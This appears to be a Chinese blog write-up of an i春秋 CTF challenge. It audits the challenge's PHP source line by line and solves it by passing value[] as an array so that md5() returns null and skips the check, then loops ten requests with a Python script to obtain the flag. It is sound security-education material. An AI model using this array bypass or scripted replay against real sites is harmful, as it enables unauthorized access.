
i春秋 爆破-3

原创

冯冯冯~ 于 2021-11-23 16:00:00 发布 2796 收藏
分类专栏： web i春秋 文章标签： web安全 安全 php




```php
<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
    $_SESSION['nums'] = 0;
    $_SESSION['time'] = time();
    $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
    session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
    $_SESSION['nums']++;
    $_SESSION['whoami'] = $str_rands;
    echo $str_rands;
}

if($_SESSION['nums']>=10){
    echo $flag;
}

show_source(__FILE__);
?>
```

先PHP代码审计一下

```
error_reporting(0);
```
关闭错误提示

```
session_start();
```
开启一个session

```
require('./flag.php');
```
包含一个flag.php页面

```
if(!isset($_SESSION['nums'])){
    $_SESSION['nums']  =  0;
    $_SESSION['time']  =  time();
    $_SESSION['whoami']  =  'ea';
}
```
检查如果num没有值就给他赋值

```
if($_SESSION['time']+120<time()){
    session_destroy();
}
```
如果开启session的时间加上120秒小于现在时间就会关闭session，也就是说要在120秒内解出题。

```
$value  =  $_REQUEST['value'];
```
用get方法或者post方法传一个参数value并赋值给$value

```
$str_rand  =  range('a','z');
```
创建一个数组$str_rand值为a-z之间。(包含a、z)

```
$str_rands  =  $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];
```
上一行数组中的随机两个值拼接在一起赋值给$str_rands

```
if($_SESSION['whoami']==($value[0].$value[1])  &&  substr(md5($value),5,4)==0){
    $_SESSION['nums']++;
    $_SESSION['whoami']  =  $str_rands;
    echo  $str_rands;
}
```

需要满足1、session中的whoami的值等于变量$value中前两个数的值（初始值为ea）2、变量$value的值经过md5函数处理后的第5个值开始截取4位等于0（这里可以用数组绕过）两个条件。每次num的值都会+1。whoami的值等于$str_rands。以上都满足就会输出$str_rands。

```
if($_SESSION['nums']>=10){
    echo  $flag;
}
```
num的值大于等于10时就会输出flag。说明根据页面要返回发送请求10次才会输出flag。

可以写个脚本循环10次得到flag

```
>>> import requests
>>> s=requests.Session()
>>> url = 'http://cae24d868cdc4e4d97cde302463efc24f1e690df2c00411d.changame.ichunqiu.com/'
>>> url1 = '?value[]='
>>> payload = 'ea'
>>> for i in range(10):
...     r = s.get(url+url1+payload)
...     payload = r.text[:2]
...
>>> r.text
'tqflag{74d57061-56af-441c-a6f7-73c99b74c893}<code><span style="color: #000000">\n<span style="color: #0000BB">&lt;?php <br />error_reporti
r: #007700">(</span><span style="color: #0000BB">0</span><span style="color: #007700">);<br /></span><span style="color: #0000BB">session_start<
#007700">();<br />require(</span><span style="color: #DD0000">\'./flag.php\'</span><span style="color: #007700">);<br />if(!isset(</span><span s
SSION</span><span style="color: #007700">[</span><span style="color: #DD0000">\'nums\'</span><span style="color: #007700">])){<br />  
 #0000BB">$_SESSION</span><span style="color: #007700">[</span><span style="color: #DD0000">\'nums\'</span><span style="color: #007700">] =
color: #0000BB">0</span><span style="color: #007700">;<br />  </span><span style="color: #0000BB">$_SESSION</span><span style="color:
le="color: #DD0000">\'time\'</span><span style="color: #007700">] = </span><span style="color: #0000BB">time</span><span style="color:
nbsp;</span><span style="color: #0000BB">$_SESSION</span><span style="color: #007700">[</span><span style="color: #DD0000">\'whoami\'</span><spa
 = </span><span style="color: #DD0000">\'ea\'</span><span style="color: #007700">;<br />}<br /><br />if(</span><span style="color: #00
n style="color: #007700">[</span><span style="color: #DD0000">\'time\'</span><span style="color: #007700">]+</span><span style="color: #0000BB">
or: #007700">&lt;</span><span style="color: #0000BB">time</span><span style="color: #007700">()){<br />  </span><span style="color: #0
an><span style="color: #007700">();<br />}<br /><br /></span><span style="color: #0000BB">$value </span><span style="color: #007700">= 
```